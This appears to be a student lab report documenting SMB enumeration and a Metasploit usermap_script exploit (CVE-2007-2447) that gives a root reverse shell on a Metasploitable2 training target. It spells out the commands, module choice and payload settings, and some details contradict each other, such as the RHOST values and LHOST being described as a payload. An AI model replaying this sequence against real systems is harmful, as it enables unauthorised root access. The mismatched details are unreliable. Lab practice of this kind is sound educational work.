

Cybersecurity Lab Report

SMB Exploitation with Metasploit — Samba Badlock / Usermap Script

Target: Metasploitable2 (192.168.255.128) • Attacker: Kali Linux • Date: June 6, 2026

1. Introduction

This report documents the active exploitation of SMB vulnerabilities on the Metasploitable2 target using Metasploit Framework. Two vulnerabilities are targeted: the Samba Badlock vulnerability (CVE-2016-2118, CVSS 7.5) confirmed by the Nessus scan, and the Samba "username map script" vulnerability (CVE-2007-2447) which allows unauthenticated Remote Code Execution via a shell metacharacter injection in the SamrChangePassword request.

The reconnaissance phase (smbclient anonymous enumeration and searchsploit) confirmed the attack surface before the Metasploit module was launched. A reverse TCP shell was successfully opened from the target container to the Kali attacker machine, demonstrating full unauthenticated remote code execution.

2. SMB Enumeration

2.1 — Anonymous SMB Share Enumeration + Nessus Badlock Finding

`smbclient -L //192.168.255.128 -N` was used to enumerate SMB shares anonymously. The target returned four shares: print\$ (Printer Drivers), tmp (Disk), opt (Disk), and IPC\$ (IPC Service, Samba 3.0.20-Debian). The workgroup was WORKGROUP with master browser 1563BEB1AD4C. The Nessus Essentials interface on the left shows Plugin #57608 — "SMB Signing not required" rated Medium, confirming message signing is disabled.




Figure 1 — Split view: Left — Nessus Essentials Analysis#1 / Plugin #57608 — "SMB Signing not required" (MEDIUM). Description: Signing is not required on the SMB server. Solution: Enforce message signing. See Also links to [nessus.org](http://www.nessus.org/u?df39b8b3), [technet.microsoft.com](http://technet.microsoft.com/en-us/library/cc731957.aspx), [samba.org](http://www.samba.org/samba/docs/current/man-html/smb-security-mode.html). Output: no output recorded. Port: 445/tcp, Hosts: 192.168.255.128. Right — Kali terminal: `smbclient -L //192.168.255.128 -N`. Anonymous login successful. Sharename list: print\$ (Disk, Printer Drivers), tmp (Disk, oh noes!), opt (Disk), IPC\$ (IPC Service, Samba 3.0.20-Debian), ADMIN\$ (IPC, IPC Service). Reconnecting with SMB1. Workgroup: WORKGROUP, Master: 1563BEB1AD4C.

2.2 — Searchsploit for Samba 3.0.20 Exploits

`searchsploit Samba 3.0.20` was run to find known exploits for the detected Samba version. Searchsploit returned three Samba exploits all rated with Rank excellent or good for versions near 3.0.20: the Format String exploit (multiple/remote/10095.txt), the Username Map Script RCE (linux/remote/16320.rb — the one that will be used), and a Remote Heap Overflow (linux/remote/7701.txt), plus a Denial of Service for 3.0.x < 3.0.20 (linux_x86/dos/36741.py). No shellcodes were returned.




Figure 2 — Kali terminal: `searchsploit Samba 3.0.20`. Results table shows: Samba 3.0.10 < 3.3.5 — Format String / multiple/remote/10095.txt; Samba < 3.0.20 — Username Map Script Command Execution / linux/remote/16320.rb (highlighted red as the match); Samba < 3.0.20 — Remote Heap Overflow / linux/remote/7701.txt; Samba 3.6.2 (x86) — Denial of Service / linux_x86/dos/36741.py. Shellcodes: No Results. Also visible (partially): Nessus Essentials tab showing the Plugin #57608 SMB Signing finding, and then `msfconsole -q` command beginning Metasploit launch.

3. Exploitation with Metasploit

3.1 — Selecting and Configuring the Samba Usermap Script Module

Metasploit was launched with `msfconsole -q`. Inside the console, `search usermap` found the `exploit/multi/samba/usermap\_script` module (Rank: excellent, Disclosure Date: 2007-05-14). `use 0` selected it. LHOST was automatically set to cmd/unix/reverse_netcat. RHOST was set to 192.168.255.128 and LPORT to 4444. The options table confirmed all required settings before execution.




Figure 3 — Split view: Left — Nessus Essentials Plugin #90509 — "Samba Badlock Vulnerability" (HIGH). Description: Samba CIFS/SMB server for Linux and Unix with CIFS Security Account Manager (SAM) and Local Security Authority (LSA) and Local Security Account Manager (SAM) Remote Procedure Call (RPC) channels. Man-in-the-middle can intercept and downgrade DCERPC connections. Solution: Upgrade to Samba 4.2.11 / 4.3.8 / 4.4.2 or later. See Also: samba.org CVE-2016-2118. Port: 445/tcp, Hosts: 192.168.255.128. Right — Metasploit console: `search usermap` returns Matching Modules: #0 exploit/multi/samba/usermap_script, Disclosure Date 2007-05-14, Rank: excellent. `use 0` selected. [*] No payload configured, defaulting to cmd/unix/reverse_netcat. `exploit(multi/samba/usermap\_script) > set LHOST 192.168.255.129` (attacker IP). `set lport 4444`. `options` shows module options table: RHOSTS (required, yes), RPORT (139, yes, TCP port), SMBDomain, SMBPass, SMBUser.

3.2 — Successful Exploitation and Root Shell

The exploit was run twice. The first attempt with RHOST 192.168.255.129 (incorrect IP) failed with "Connection refused [Rex::ConnectionRefused]". After correcting RHOST to 192.168.255.128, `run` succeeded: a reverse TCP handler started on port 4444, "Exploit completed", and "Command shell session 1 opened (192.168.255.129:4444 → 192.168.255.128:60176)". The shell had whoami returning root, pwd showing /, and cd /h navigating to the home directory — confirming full unauthenticated root access on the Metasploitable2 container.




Figure 4 — Split view: Left — Nessus Plugin #90509 Samba Badlock (HIGH). Right — Metasploit: set rhost 192.168.255.129, run — Exploit failed [Rex::ConnectionRefused]. Then set rhost 192.168.255.129, run — [+] Reverse TCP handler started, [*] Command shell session 1 opened (192.168.255.129:4444 -> 192.168.255.128:60176) at 2026-06-06 04:04:20. Shell: whoami returns command not found (twice), then root. pwd returns /. python pty.spawn fails with NameError, second attempt succeeds: root@1563beb1ad4c:/# shell obtained. cd /h navigates to home.